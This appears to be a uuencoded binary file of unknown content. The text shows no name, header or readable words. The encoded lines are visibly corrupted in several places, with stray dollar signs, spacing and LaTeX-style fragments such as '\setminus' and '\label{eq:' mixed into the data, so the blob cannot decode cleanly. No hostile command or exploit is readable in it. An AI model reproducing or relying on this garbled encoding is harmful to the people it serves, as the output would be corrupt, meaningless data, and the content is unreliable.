MZ:E8W)/+M4NKI\A/><E\ON,GV"QKO/:F8`GELD.Q+J))+Y_NVTA<>I-^H2)B MT2A!*F_*VE!\$RU-*9ITL6Y=SOX`*X?#-HO5=XP*-1M!']7B.FGL4B?)H,Z,E M-YH_RZ3:\E07:_R4EU5E]7S5[TUQ.D<%T\^EW[*\TVRKE=!JEG7/B(N/VA>O M50YQ+]G'--R69?QFFR/_M4:1VPBM?O%/%]I7SW5\$9(!^:U%UI=&E/^R;K4:_ M]B'\$_2MJXEQ:E/<'5<MMU-ETS0'[G&?6VB-'"2-WL\$B#:.O,3+;RP%G5?_E@ MGZ9Z>E08-B00.,Q\@XF>;ZGF#E,C[P9_?I0&Y?_V)S<W=]2H4;GTESX%^E_^ $MC"S, +2PH'C&JJ+BH: $11;F[A\) $DN0I < OWS^VY\J?X2:E-Q`8ZY9_KE < _KG%$ M^07YQ04%!;GF09S0^N7S___'CO/_/K01Y*H</<_WG/KN]_\DH+!A54#2JH+BP $M: 0N&44CBW) = (UV_?/[;G[3EWU1/CU#A$</S:43D^0<^/97_\!$CBT<4C5#M]$ M?]\$(^F=D0;%J_T>-+/BE_?^_^\$R:OI1_7=7Z==U5IE[BVOUG\$?VW[Q%K]G6M $M[//.X%49$]\97%4?B.0VJ5=3:AIR:VL:&T/1W%G^7)H@4#T,_9I>;@.M:>7W$ $MZ[=WGGF, 2K?+-9%^/WS<2=>-<WV1Y1K21_T"]IZ#]\GH-=IU/P&;,HR?=<TV$ $M_{O}U^5IFW7KU^SK42=WX>-44?N3=?%M8_WH_QO^86_\#PY^_H[X8,UX)>$ M/5SDY@S7DBK7?_QC_89ZSC(S0?>+B[`NA?Z5OZ/.UZ[2^1#.E9`G/VR`V1GJ MFDQN11)'_UJ_N=[!UY:N7.EX?CX>Y1'GE?'3W(^F.%Z`.<I#SDOC&JZ@OX[T $M^{-7SF9&7F}D C?Y>Z>\#&YD=HJ5E=[S,9)-!!GZ6 G^A<KRR3HR>G.=/V,#+N$ M;/I[76\'Y KET^.G.OZY=YJG>50?UDO[-B<R^B]YC,3X)7F9K3.S6R=EQ< - $MRXKWS>MZ, (/4-PA3S, UK"SM:=O2_N:-E;71&ZP\#7YI)@R\:HN_6P;-K:VF^I$ M_#10S3SIO?#!K;U;.J+?)388-(N1K6W1H:YX3E[7V?>Z7(4;X^SJS.26H:N(MM)9\$+-LZ?&Q<X0[FOVGS;Y]QGF_FVKXN91._R.*7*Y3.\$^PDA4R5G*ZY=Y)W MQQTNUY: AB41BJ9'(MGFNMI>/5A"0OL)\$UPOWT.6?*M-W,RE;0G3\$KD=IJ]/5 ME\3"CBT^4MI>H&WK^-5KU/GBGS=O&[A:[=_JSHI749Y.S,N,9^9UG4H[KV_> $MF7%PQSICM^K5-K_&Y(FE?0R^G^+7B?RE\setminusINY90Y=8[>]2MTM*G],>_&VT:2T$ MM73]G\$C\$RZEDZ9!TJ'N):NF([6LZ2/F)E%9W+C\$#6]V#Z\$].JWL@_<EN=>?0 $\label{eq:mg_zmf_fszd} $$ MG[ZM[FSZD]7J[BL.^^/=E(G;!JU?.\DeltaEGMT/?\&_.=Y+VO$H&TS].=8SX^Y=$$$ $MBR_=U9M.<OF>S9?N<L7Z=+JW)^BS]=1.]TX7GW'G*>Y=EQY.AVV=M#/C-;+;$ M<E22^K^8V>OJC#;WSH1KZT?D[>W>^8;+1;L;>VU?OXY/>\$PGI5=)]#>' U** M, XV ?=FF-)M E=RAJL0&JFD91LHIA92P1/\E=YG[]'+N0Z?; I2[JZ[O4+MG-M.Q/16>9U7DQ2?*TZI^(HM2JG5)51?MK;W/-UWC,GB5.GZ66>9G]*DPG?9L"F $M=0=;F48U.G 5LJ=*@FN>IO]-K<^E71(;IE^049G8N/Q\JGTUB2'JS[J45"^($ MZ@U1F1"U!T3M"5%[05061/6!J+TA:A^(Z@M1_2!J7XCJ#U'9\$+4?1.T/40=` M5`Y\$#8"H`R'J((@:"%\$'0]0A\$'4H1`V"J,,@ZG"(.@*B<B%J,\$0="5%'050> $M1V!J*$0=31$'0-1QT+4<1!U/$2=`$$G0E0^1V#J`*(*H2HX1`U`J**(&HD)$ M1!5#U"B(&@U1)T'4R1!U"D2-@:A3(>HTB#H=HDH@JA2BQD)4&4250Y0;HL9! MU'B(F@!1*1!U!D2="5\$3(6H21\$V&J"D0=19\$386H*HBJAJAI\$.6*J+,AZAR(MF@Y1,R#J7(B: "5'G090/HLZ'J!J(F@51M1!5!U%^B)H-47,@JAZB`A!U`43-

MA:@@1#5`5"-\$A2"J":(NA*@P1\$4@*@I1,8B:!U'S(6H!1"V\$J(L@ZF*(N@2B M+H6HRR#J<H2J5_.[\$+@8!:]`P6847(*"+2AX)0I>A8)7HV`<!:]!P5840!8% ${\tt MVU\#P.A2\'@67HN^-*'@C"MZ$@C>CX"TH>"L*WH:"MZ/@'2AX)PK>A8)WH^`]}$ M*'@O"MZ'@LMOL!T%[T?!Y2CX``H^B((/H>##*+@"!1]!P4=1\#\$4?!P%GT#! M)U'P*11\&@6?0<%G4?`Y%%R)@L^CX`LH^"(*KD+!U2BX!@5?0L&74?`5%/P5 M"KZ*@ATH^!H*KD7!=2CX.@K^&@7?0,%.%'P3!=>CX&]0\"T4?!L%WT'!WZ+@ M[U!P`PJ^BX(;4?`]%'P?!7^/@A^@X(<HN`D% X""'Z'@QRCX"0K^\$07 A() M1L'-*/@I"OX%!?^*@I^AX.<H^`4*?HF"72BX!06_0L&M*+@-!?^&@E^CX-]1 $M\!L4_`<*?HN"WZ'@=A3\)PKN0, %_H>!.%/P>!7]`P1]1<!<*_H2"/Z-@`@5=$ M&2"8@8*]4+`W"F:BX!XHN"<*[H6"62C8!P7W1L%]4+`O"O9#P7U1L#*9J/@ M?BBX/PH>@((Y*#@`!0]\$P8-0<"`*'HR"AZ#@H2@X"`4/0'#4?`(%,Q%P<\$H)M>"0*'H6">2@X!`6'HN#1*'@,"AZ+@L>AX/\$H>`(*GHB"^2@X#`4+4+`0!8>C MX`@4+\$+!D2A8C(*C4'`T"IZ\$@B>CX"DH.`8%3T7!TU#P=!OLO<%2%!R+@F4H M6(Z";A0<AX+C47`""E:@X!DH>"8*3D3!22@X&06GH&`E"IZ%@E-1T(."52A8 MC8+34-"+@F>CX#DH.!T%9Z#@N2@X\$P7/0T\$?"IZ/@C4H.`L%:U&P#@7]*#@; M!>>@8#T*!E#P`A2<BX)!%&Q`P484#*%@\$PI>B()A%(R@8!0%8R@X#P7GH^`" M%%R(@A>AX,4H>`D*7HJ"EZ'@Y2BX"`47H^`5*-B,@DMOL`4%KT3!JU#P:A2, $MH^`U*-B*@M>B8!L*7H>"UZ/@4A2\`0501,&;4/!F%+P%!6]%P=M0\'84O`,%$ M[T3!NU#P;A2\!P701<'[4'`9"K:CX/THN!P%'T#!!U'P(11\&`57H.`C*/@H M"CZ&@H^CX!,H^"0*/H6"3Z/@,RCX+\H^AX(K4?!Y%'P!!5]\$P54HN!H%UZ#@ M2RCX,@J^@H*_OL%74;`#!5]#P;4HN`X%7T?!7Z/@&RC8B8)OHN!Z%/P-"KZ% $M@F^CX\#LH^%L4_!T*;D\#!=U^P(PJ^AX+OH^\#O4?^\#\%/P0!3>AX!]0\\",4_!@%"$ M/T'!/Z+@GU#PSRBX&04_1<&_H.!?4?`S%/P<!;]`P2]1L`L%MZ#@5RBX%06W $MH>\#?4/!K\%/P["GZ\#@O]`P6]1\#L4W(Z"_T3!'2CX+Q3<B8+?H^`/*/@C"NY"$ MP9]0\&<43*"@JQ<(9J!@+Q3LC8*9*+@'"NZ)@GNA8!8*]D'!05%P'Q3LBX+] M4'!?%.R/@MDHN!*[H^"!Z!@#@H.0,\$#4?`@%!R(@@>CX"\$H>"@*#D+!PU#P $M<!0\$ `@5S47`P"AZ)@D>A8!X*#D'!H2AX-`H>@X+'HN!Q*'@\"IZ`@B>B8#X*M#D/! `AOL1,'A*#@"!8M0<"0**J/@*!0<C8(GH>#)*'@*"HY!P5-1#04/!T%M2U"P%`7'HF`9"I:CH!L%QZ'@>!2<@((5*'@&"IZ)@A-1<!(*3D;!*2A8B8)G MH>!4%/2@8!4*5J/@-!3THN#9*'@."DY'P1DH>"X*SD3!\U#0AX+GHV`-"LY" MP5H4K\$-!/PK.1L\$Y*8B/@@\$4O``%YZ)@\$`4;4+`1!4,HV(2"%Z)@&`4C*!A% MP1@*SD/!^2BX``47HN!%*'@Q"EZ"@I>BX&4H>#D*+D+!Q2AX!0HVH^`2%&Q! $\label{local_mp2m1} $$ MP2M1\"H4O!H%XRAX#0JVHN"U*-B&@M>AX/4HN!0%;T#!&U'P)A2\&0500<%; $$$ $\texttt{M4?`V\$+P=!>]`P3M1\"X40!L\$[T'!>U'P/A1<AH+M*'@_"BY'P0=0\\$4?`@\$}$ M'T;!%2CX" $H^BH*/H>#C*/@$"CZ)@D^AX-,H^<math>P*/HN"SZ'@2A1\\'@5?0,7 $\tt M47`5"JY\&P34H^!(*OHR"KZ\#@KU\#P513L0,'74'`M"JY\#P==1\-<H^`8*=J+@H^*CH^*(*OHR"KZ\#@KU\#P513L0,'74'`M"JY#P==1\-<H^`8*=J+@H^*CH^*(*OHR"KZ\#@KU\#P513L0,'74'`M"JY#P==1\-<H^`8*=J+@H^*(*OHR"KZ\#@KU\#P513L0,'74'`M"JY#P==1\-<H^`8*=J+@H^*(*OHR"KZ\#@KU\#P513L0,'74'`M"JY#P==1\-<H^`8*=J+@H^*(*OHR"KZ#@KU#P513L0,'74'`M"JY#P==1\-<H^`8*=J+@H^*(*OHR"KZ#@KU#P513L0,'74'`M"JY#P==1\-<H^*(*OHR"KZ#@KU#P513L0,'Y4'`M"JY#P==1\-<H^*(*OHR"KZ#@KU#P513L0,'Y4'`M"JY#P==1\-<H^*(*OHR"KZ#@KU#P513L0,'Y4'`M"JY#P==1\-<H^*(*OHR"KZ#@KU#P513L0,'Y4'`M"JY#P==1\-<H^*(*OHR"KZ#@KU#P513L0,'Y4'`M"JY#P==1\-<H^*(*OHR"KZ#@KU#P513L0,'Y4'')$ MFRBX'@5_@X)OH>#;*/@."OX6!7^'@AMO\%T4W(B"[Z'@^RCX>Q3\``4_1,%- $M*/@'*/P(!3]&P4]0\(\H^"<4_\#,*;D;!3U'P+RCX5Q3\#`4_1\$O4/!+*.Q"$ M]RCX`PK^B(*[4/`G%/P9!1,HZ.H-@ADHV`L%>Z-@)@KN@8)[HN!>*)B%@GU0 $M<&\4W^{-}^2\ (."^4'+N#!*'@($ $M"AZ*@H-0*^4/!P*CT\#!7!0<C()'HN!1*)B'@D-0<"@*'HV"QZ#@L2AX'`H>$ MCX(GH.")*)B/@L-0L``%"U%P.`J.0,\$B%!R)@L4H.`H%1Z/@22AX,@J>@H)C M4/!4%#P-!4]'P1(4+\$7!L2A8AH+E*.A&P7\$H.!X%)Z!@!0J>@8)GHN!\$%)R\$ M]*'@^2A8@X*S4+`6!>MOT(^"LU%P#@K6HV``!2]`P;DH&\$3!!A1L1,\$0"C:A MX(4H&\$;!"`I&43"&@O-0<#X*+D#!A2AX\$0I>C(*7H."E*'@9"EZ.@HM0<#\$* M7H&"S2BX!`5;4/!*%+P*!:]&P3@*7H."K2AX+0JVH>!U*'@]"BY%P1M0\\$84 MO^D ; T; 16U + P5A2 + 0501; $[4/!.8+P+!>] & P7MO & X40 \ & EZ8@.PK>CX++$ M4?`!%'P0!1]"P8=1<`4*/H*"CZ+@8RCX.`H^@8)/HN!3*/@T"CZ#@L^BX',H MN!(%GT\!+A6?ZOCGS=NRVET=)<'6K);UT:%;^TGWTD1V:S]VGI795IJY7&VV $\texttt{M;} (\texttt{QM6;^N;>} 50 \% \texttt{WUH?T_SMLQVU}], \texttt{EP>:=B>BQ+1WQ==} \#\texttt{XCO:7CY:^1,Y} \texttt{RC7}$ MF;\$=G9EY)8^6!+L>G9U(S)@Q<UUKOTQR%':TK-^Z=TEK3@M9ZM#;M[[2]H+: ML^U5>?S<S>3MB!7SB5[*(\$_\,-+XG\$/XG/V7MD6'ICC?R;L[WVM:?JS.?K<D $M&/]:XZ1"KKNUHSFU[(RKG"Y2H*+OU?>\%<SU]E^Z+-BI_9.B$S\6E\1_6:$ ML;07); K_BQW-V^KB57E9 ;= $4K"C^FC<QX9EYBP,H-I<$U1Q"S6EU$\[:^=%5[$ M;1V7L?Z,!?LNNN2X%:6Q[7W>(FOAM\VGC(GM%=_4.G/7^G6KJS90T7ZE#CTQ $\label{eq:mkz} \texttt{MKZ} \times \texttt{EW} \times \texttt{8M} \times \texttt{6} + \texttt{EM} \times \texttt{IR}_/\texttt{R}^2 \times \texttt{PVN} \times \texttt{INLESY36} + \texttt{EAY}^9 \times \texttt{F}; \\ \texttt{WO} + \texttt{WO} + \texttt{WO} \times \texttt{WO} + \texttt{WO} \times \texttt{WO} \times \texttt{WO} \times \texttt{WO} + \texttt{WO} \times \texttt{W$ $\texttt{MXFUOJVOKI]).A9[5YM\^XSS?S'6=[MM+Z=->0(=IB]W>Z;Y;F9WN9>I/W+VJ]$ MO8@<G>X'#'6%H;[</IK5QPWU:4/M:!_#ZDK#?+V]1"74_69[.?]]NWT"_]WO M/I'_OM__Q3TJ:6MVW+TI7D3Y]#3E\$^=A)I5N2WDBD>C?HGY6B*Y[#*6]JS==

MKBKW_DO.(7570+.5H=7]R?G=8YUEF;ET'W`>=Y9E+7JL)-A>LIG2TWN,NO`! MY6J[[!B7RJFRG/;L#DJ#9V#K@!RU43:HO7*S\$G([RPH2](F7G=`Z8!"YV@<R $M.)H*4.U8*-\1WS3XS>:=&0=WY.5FK,\LO7K)<1-HAS,6?LEY&&^I)ZN]B#>#$ M:G,T;S:IS3&\&56;);RY0&V6\^8EM&GFT"(SAY9TY]#5;2WJ+%R?EG\$^[53Y $\texttt{ME} (B-+=Q(5?KP^*"\KG640CLCR4MYV>7[B79:\$S],\$7M;6>;R)OZ;M7PI_;6J$ MO'QGUVC"3MH4_R'VS-9GNEZBXR2W%P-;W3E4P;);W=FJGK6Z^]*?K%9WEJJ(M[9^H\$W:44.JZKJ.=I7VX*KF\/&)BR/OD7KJ4-/XDAGR69&]+LC<EV=\DV=N3 $M[,U)=E>2_7B2O2+)?C/)[DBR7T^R'TBR5R79+R?9*Y/L_V'O/L.<J-J^CY\S$ M8P%[KZB+(E:0)B**\$G8#K"ZPDH4@HF/8#;MALTE,@04KV!L@8L4"5E14[&+O $MO?<N]H*]=]_G,S,GLDDZ_/E_?!>+U[/[V'.?<YD)C-SIF_N927E1;XRR_0$ $\texttt{M+QZ/_?NON_SX[SNV=-66_\2J__Z_^F\\#CF)ZV=T.5FT/_W_\5SUX4G4V'LO' }$ $MAR>2=[)=+-8=RV]/M-BM<:S_?OU;DJJ[:177>VP$=75T?[]>H5']NK7*W)$ MW0&]1C2,'-MK5.WH\$81I,[U_/RO7\$LO&FS+Y;*_]<HF9\:HA0ZKL?]-3=J:-M%1Y114:&QH9K=A\$[Y@;O6!A<-27&])NJ8KE</)M/I%-5A^^8VXDYZ=U[#_[7 $MW-BH-*934Q+->R3Z\#QJXQW1FH3B57DRF=Z,0(^+Y4\#[=-CK6\%@]5[1QC</>J$ $MW.[N='.[[%+5?4A5'['JOY+_PGO/&6[_NS.9U^T3'L[YE4&4UV$/L&)=&=@.$ MQ"9"]\$0=LC@?]^%CK+6I\$'TP'D?A,CR!;[#)9D(,QN\$X"4OQ\$G[#MIL+48.I MF(?;\0Z,+9@WC\$8>%^(!?(IUMA2B'R;@&%R!I_`=-MM*B'TQ&:?@!KR"/U"U MM1##D<1\W(GWL%HW(79%/:;A(CR\$S['>-D(,P\$0<AZOP#'[`%IR:[(<FG(9E $\texttt{M} \verb||`U_870.] \verb||D8BA06HVT@|(`PQPA6U#(=:H$F)WC$4[+L$C^!(;=!=B("9A-I;@)] | $(``F') = (``F') = (`F') M.?R\$K;;GF@)3<\9NQAOX!SUV\$.(\9'\N[L&'Z-*#/H4&S,0B/(:OL-&.K',< MAA-P+5[`+^C&1<`PM&`.[L`*=-V)Y8]#<`*NQVOX%SMS?GP09N)R/(.?L>TN M]%5D<`\$>PDILLJL00S`%<W\$G/L!:NPG1'Y-P(F[`ZQ"["[\$+QN)(7(%G\0NV MZ\4RQQ&X\$`_C*VS:F_6\$9LS#\MXL%ZR]!^L6A^(DW(@W(/NP/2""HW!E'Y8_ M?D557R%JD<7"OJPS?(W-V`GNCQ:<A;OP\$=;I+\2>.`PG8QG>A#%`B-W0@*-Q M%9[';^B^)^L1.5R\$1_\$--A_(ND<"\W\$W/L:Z>[&]P,(IN`EOP1S\$XL(X'(.K $M\0)^Q_9["W$@\K@8C^*;;#$8B!"FXFS<@T^PWCY"[(7#<2INQMM8;5^.#QB/$ $M8[$$+^(/[#"$[1X%7(+'\1VVW(_M"JU8@'OQ*=;?GVT1,9R&6_\].5A_*]HLH]$ $MCL, U = HD = (B%8ADOQ! + ['5L, XSB&) < W^?/L, &U4 + LC < DX'; ?B7 : Q1(\0)$ MF(!9N!8OXR_L&&8_A.E8A"?Q`[9F#UJ#-IR+^_\$Y-AS!_@Z-.`.WX3VL.9)] M)`[&;%R'5_`W>M8*,0;M6(RG\".Z'<"^&BF<AP?P!38Z4(A]T(0S<3O>1Y<Z $M(?IB(H['4KR*?[#3*/9QF('+\#1^PC:CV2\BC?/Q(+[$QF/8ER*..;@#*]"U$ MGOZ/OW`"KL=K^!<['T3_QTQ<CF?P,[8=2_]'!A?@(:S\$)A'Z/Z9@+N[\$!UBK M@?Z/23@1-^#U!OMBAOZ/L3@25^!9_(+MQM/_<00NQ,/X"IM&Z?]HQCPLC]+_ ML?8\$^C\.Q4FX\$6]`'DS_1P1'X4H\AU]1-9'^CRP6XA%\C<T.H?^C!6?A+GR\$ $\texttt{M=2;1_W$83L8RO`GC4/H_\&G`TKL+S^`W=\#Z/_(X>+\"B^P>86_1\)S,?=^!CK }$ M'D[_AX53<!/>@AFC_V,<CL'5>`&_8_O)]'_D<3\$>P[?8HI'^CZDX&_?@\$ZS7 M1/_'X3@5-^-MK!:G_V,\CL42O(@_L,,4^C*N`2/XSMLV4S_1RL6X%Y\BO5; MZ/^(X33<@G>P>H+^CRB.PS5X"7^BQU3Z/Z;A4CR![[%5*_T?29R#^_`9-DC2 M_S9I^{6}/T$: [31_S\$!LW`M7L9?V#%%_\=T+,*3^`%;I^G_:,.YN!^?8\,, $M_1^-. MX3VL>03]'P=C-J[\#*_@;/;/T?[1C<9;^CQ_1+4?_1PKGX0%\@8WR]$ M]'\TX4S<GJ?_HTN!_H^).!Y+"_1__(.=IM'_,0.7X6G\A&VFT_^1QOEX\$%]B $MXW; Z/^*8@SNP`EUGT/]Q"$[`]7@-_V+GF?1_S,3E>`8_8]LCZ?_(X`(\A)78$ MY"CZ/Z9@+N[\$!UCK:/H_)N%\$W(#7(8ZA_V,LCL05>!:_8+MCZ?\X`A?B87R% $\texttt{M38^C_Z,9}[`<'V+\texttt{M6}?1_''] = \texttt{E=$<!2NQ'/X}&57'T_^1Q4(@J^Q) = \texttt{E=$<!2NQ'/X}&57'T_^1Q4(QJ^Q) = \texttt{M38}&2.$ MV0GT?[3@+-R%C[#.B?1_'(:3L0QOPCB)_H\&'(VK\#Q^0_>3Z?_(X2(\BF^P M^2GT?ROP'W?C8ZQ[*OT?%D[!37@+YFGT?XS#,;@:+^!W;'\Z_1]Y7(S'\"VV MEO/H_VC%`MR+3['^6?1_Q'`:;L\$[6'T^_1]1'(=K\!+^1(^SZ?^8ADOQ!+[' M5@OH_TCB'-R'S[#!.?1_3,;IN!708HUSZ?^8@%FX%B_C+^QX'OT?T[\$(3^(' M;'T^_1]M.!?WXW-L>`']'XTX`[?A/:QY(?T?!V,VKL,K^!L]%]+_T8[%>`H_ MHMM%]'^D<!X>P!?8Z&+Z/YIP)F['^^AR"?T?\$W\$\EN)5_(.=+J7_8P8NP]/X $\label{eq:mass_mass_def} $$M''=LLHO\CC?/Q(+[$QHOI_XAC$|N[`"G2]C/Z/0W`"KL=K^!<[7T[_QTQ<CF?P]]^{2})$$ M,[:]@OZ/#"[`0UB)3:ZD_V,*YN).?("UKJ+_8Q).Q`UX'>)J^C_&XDA<@6?Q M"[9;00_'\$;@0#^,K;'H-_1_-F(?E^!!K7TL_VU2*@S\$9K3@*9V(IGL8;^`ER M,RFVQFZHP5@<BA;D<0:NPN-X#[]@W<UICS`.1A9GX5Q<AP?P)CZ#V\$**+;\$3 $M!B(,"RTX!O.Q!^@#?P(8TLI-D0/],%('((V'(NYN^37XSZ\B(_Q.];;2HH=$ $\texttt{MT`M[(XPQF(@63,,\backslash+,:M>!QOX!/\backslash@'^PSM92;('=L!\backslash.P$1,Q2S,Q^58A@?PSM92;('=L!\backslash.P$1,Q2S,Q^58A@?PSM92;('=L!)] }]$ M`K[?FG&Q=C<ING5C^JA%`QHQ\$V?A!MS;C7'P03>FB=6W81FA)_;"*\$S9AG\$P $\label{eq:local_matrix} $$M\$U?@-CR!]_$E_L)FV[*,,`BUF(CTMHR'>;@(2W`K'L4;^`9K;"?\$MNB-D9B$) $$ MZ9B_'>UQ'U[!2OR)KE52;(,^J,:\$*I9%%>NOBG&JF+\JYJ^**^</;^*J*:727

 $MH@I[831BR.-D7(@;\4AWIM.=>4*7[=D.T10[HQXQ9#$72W$[GL2K6('/8>S)]]$ M\L9@3\$`2,W\$*YF,)'MB!<?`=UNDAQ<X]6*^((M.#]C@!<W`M'L?'^!&K[2C% MINB!/5&/5AR%\W`E;L'#>!>_8LV>C(,=>S(.JA%!&T[\$N5B*>_`\$7L%'^`' M8+.=6`X8C`@.QS2<@L58@MOP\$%[`^_@&77:68B-LA]TQ!*/1AB-Q,B[\$4BS' MDW@37T#L(L7FV!G[8#0L9'`B%N%NO(`/\!/6W95M%GMC.`Y&#F?C%CR+#_'K MKK3=C>T!_7\$@&G\$DSMF-MG@1*_`#5M^=;0\$#,1H6,IB%!;@:=^(Y?(3?L%80 MMFGL@6\$X"(=C&L[`9;@=3^\=?\>CMQ0;HP?Z82C&HPTGX"+<BL=[LYSP)?[\$ M>GNPC\\$@'(@IR.*X/9@6SL>=>`-?X`^LT8=UTX?Q^C`>&A!#`;-Q%A;U83R\ $MT(=EW(=E^*;,OXB>?5G..^{"'}(H-9?5F??5E^*>*0OT^O+/.(O>YQ^*;\$,8@<.1)$ MQZG]:(_K\'`_I@'1G_Z-;?K3'C68V)_V.!LWXQE\@G^P^0#V`]@?XY\$<P'K\$ M?1#&)\$S'Z0,9;R#3PD,#63?X#/\.9/[V8EDAM!?M4<`<+,(RW(?GL0)?XP^L $M/4B*[=$/-3@$6<P:Q+BX&$OQ, {$[#2JRV-\\H[(H]48V\#T(RC<2D>Q"OX#%T&B)]}$ M2[\$+]D,\$,61P+\$['!;@6=^&IP8R'*5B)?[#A/FS?V`7[XB!8F(KI.![SL!!7 MXPX\AA?Q-C[##S#V9?O%EM@>NV\$H1F,BVC`-LW\$FSL,5N!YWXU7\B?6'\-VQ $M/R*8BN-P\#F[`$UB!K_$/-MB/[0"],`0'8B):<33.P%6X\#_A(WP/<W_Z\#;;#$ $M[AB^{H1B}] < 9B$1J1Q)&;C5)R*JW^+'L*+>^]?X!?(H2P']$1?[#.4SQS*<L5A]$ $MO_D^R., XG(H%6(S; 1)6X+NA? + L&Y)B*^R, P'6, OY`OXC/"?$9. + G$NL&M$ M>`8?XE>L-HQUBV[8"7T0PEC\$D,&1.`GS<0WNQ.-X"9_@-ZQ=S?91S?@8AGJT MGL.T1PW&(X\$3L"C,=,*,\$V:<,-M=F&T&:PSGV(:=L0]&(S:<Z>!<W(IGAC,...)MOAS.\D&7\$6RKV!5U2.%,7("K<`L>'\\$X^&P\$XZ#+2(Z_V`E#,1J3,`5YS,6U MN!T/X3F\C^^P;BW;&?;&"\$1P.#*8A06X&G?BU5K6(_ZM97H'L"UA']0C@6,Q $M!U?A-CR+3_^7-CB0Z6^HQB^&HW$!EN'A^_E^?(<N=2P\#[(K]<0@R.!$+<1,>$ MPLM8@=^PP2CZ&WIB\$&HQ"6D<@[E8C%MP/UX8Q;2PP6CVN>B#,^[%=)PPFO:X $M\#T_C+7R!W[')\&+X+AJ`!29R*RW`C'L:+8VB//[%V/<=<\#,:!:,21.!T7XU8$ M4<\ZP0]8[R#.!S``-6A``L=@+B[`=;@?S^\$50(,O\106',NVBGTQ!H<C@Y.P M`(MQ+6X>R_?#4_AT+..B:X1IHS\B.`RM\$99'A&GC(BS%@Q&6(3Z(L-^";&"; MP"X8A!&8@\$0#ZQEGXRHLQV,-K&O\B'^Q[CC6-W;&WAB.<6C\$<9B#1;AC'-/\$ MQ_AC'/,ZGNL6[(X!&(9Q:,4L+,`2/#*>^<0_V"A*OX^R;6%@E&EA<I1E&V6Y M1ED74?IQE&6)OZ.TGT"_PCX8@T/1BBQF8C9.P_P)C(]%6()E6(Z'\!1>QCOX $M! - B = B V: @8W1 3.3! ((1@/] UA E6 N+-<2: HHOH M82: XMUQ IB/; &^$ MV\$!L*#82&_,X=U.QF=A<;"&V%%N)K44WL8W85FPGJD1WL;W80?00.XJ>8B>Q ML]A%["IVX]%;+]%;["'ZB+ZBG^@O!H@]Q4"QEQ@D]A:#Q3YB7S%\$["?V%T-% M2`P3U:)&A,5P,4*,%+7B`'&@J!.CQ&@Q1M2+@\18\$1\$-W,P?+Z)B@CA83!2' MB\$GB4'&8L,3A(B8FBT;1).)BBF@6+2(AIHI6D11M(B72(B..\$%F1\$WE1\$-/\$ M=-\$N9HB9XDAQE#B:VX/'BN/\$+#%;'"].\$">*D\3)XA1QJCA-G"[.\$&>*.6*N $MF"?.$0/$V6*!.$><*\X3YXL+Q(5BH;A(7"PN$9>*16*QN$Q<+JX05XJKN.&P$ M1%PCKA77B:7B>G&#N%\$L\$S>)F\4MXE9QF[A=W"'N%,O%7>)N<8^X5]PG[A</ MB`?%0^)A\8AX5#PF'A=/B"?%4^)I\8QX5CPGGA<OB!?%2^)E\8IX5;PF7A=O MB#?%6^)M\8YX5[PGWA<KQ`?B0_&1^%A\(CX5GXG/Q1?B2[%2?"6^%M^(;\5W $MXGOQ@_A1_"1^*K^(7\50XG?QA_A3_"7^*O^(?UG]4AK2E*O)U>4:<DW917:5$ M:\FUY3IR7;F>7%]N(#>4&\F-Y29R4VYK;"ZWD%O*K>36LIO<1FXKMY-5LKO< $M7NX@>\\@=94^YD]Q9[B)WE;O)W64OV5ON(?O(OK*?["\'R#WE0+F7'"3WEH/E)WE10+F7'"3WEH/E)WE10+F7'"3WEH/E$ M/G)?.43N)_?GE"\$DA\EJ62/#<K@<(4?*6GF\/%#6R5%RM!PCZ^5!<JR,T/7' MR?\$R*B>P04^4A\A)\E!YF+3DX3(F)\M&V23C<HILEBTR(:?*5IF4;3(ETS(C MCY!9F9-Y69#3Y'39+F?(F?)(>90\6AXCCY7'R5ERMCQ>GB!/E"?)D^4I\E1Y $\label{eq:mfcq=gb'/e'} \texttt{MFCQ=GB'/E'} / \texttt{D7\#E/GB7GR[/E`GF./$>>) ^7$\@+Y4)YD;Q87B(OE80D8GF9) \\$ MO%Q>(:^45\FKY1)YC;Q67B>7RNOE#?)&N4S>)&^6M\A;Y6WR=GF'O%,NEW?) MN^4]\EYYG[Q?/B`?E`_)A^4C\E'YF'Q</B&?E\$_)I^4S\EGYG'Q>OB!?E"_) $\label{eq:me-4k} $\tt ME^4K\E7YFGQ=OB'?E\&_)M^4[\EWYGGQ?KI`?R`_E1_)C^8G\5'XF/Y=?R"_E$$ M2OF5_%I^([^5W\GOY0_R1_F3_%G^(G^50\G?Y1_R3_F7_%O^(_^E\TO#,\$QC M-6-U8PUC3:.+T=58RUC;6,=8UUC/6-_8P-C0V,C8V-C\$V-38S-C<V,+8TMC* MV-KH9FQC; &ML9U09W8WMC1V, 'L:.1D]C)V-G8Q=C5V, W8W>CE]'; V, /H8 0U M^AG]C0'&GL9`8R]CD+&W,=C8Q]C7&&+L9^Q0##5"QC"CVJ@QPL9P8X0QTJ@U M#C`.-.J,4<9H8XQ1;QQDC#4B1H,QSAAO1(T)QL'&1.,08Y)QJ'&881F'&S%C MLM%H-!EQ8XK1;+08"6.JT6HDC38C9:2-C'&\$D35R1MXH&-.,Z4:[,<.8:1QI $\verb|M'&4<;1QC'&L<9\PR9AO'&R<8)QHG&2<;IQBG&J<9IQMG&&<:<XRYQCSC+&.^$ M<;:QP#C'.-<XSSC?N,"XT%AH7&1<;%QB7&HL,A8;EQF7&U<85QI7&5<;2XQK $\texttt{MC\&N-ZXREQO7\&\#<:-QC+C)N-FXQ;C5N,VXW;C\#N-.8[EQEW\&W<8]QKW\&?<;_Q }$ $\label{eq:mean_end} $$M@/\&@\9\#QL/\&(\:CQF/\&X\83QI/\&4\;3QC/\&L\9SQO/\&"\:+QDO\&R\8KQJO\&:$

 $M'; KQAO&F'9; QMO&. \: [QGO&^L<+XP/CO^,CXV/C$^-3XS/C<^,+XTEAI?&5\]$ M;7QC?&M\9WQO_&#\:/QD_&S\8OQJ_&;\;OQA_&G\9?QM_&/\RZY?FH9IFJN9 MJYMKF&N:7<RNYEKFVN8ZYKKF>N;ZY@;FAN9&YL;F)N:FYF;FYN86YI;F5N;6 M9C=S&W-; <SNSRNQN; F_N8/8P=S1[FCN9.YN[F+N:NYF[F[W,WN8>9A^SK]G/ M[&\.,/<T!YI[F8/,O<W!YC[FON80<S]S?W.H&3*'F=5FC1DVAYLCS)%FK7F` M>:!99XXR1YMCS'KS('.L&3\$;S''F>#-J3C\/-B>:AYB3S\$/-PTS+/-R,F9/-M1K/)C)M3S&:SQ4R84\U6,VFVF2DS;6;,(\RLF3/S9L&<9DXWV\T9YDSS2/,H 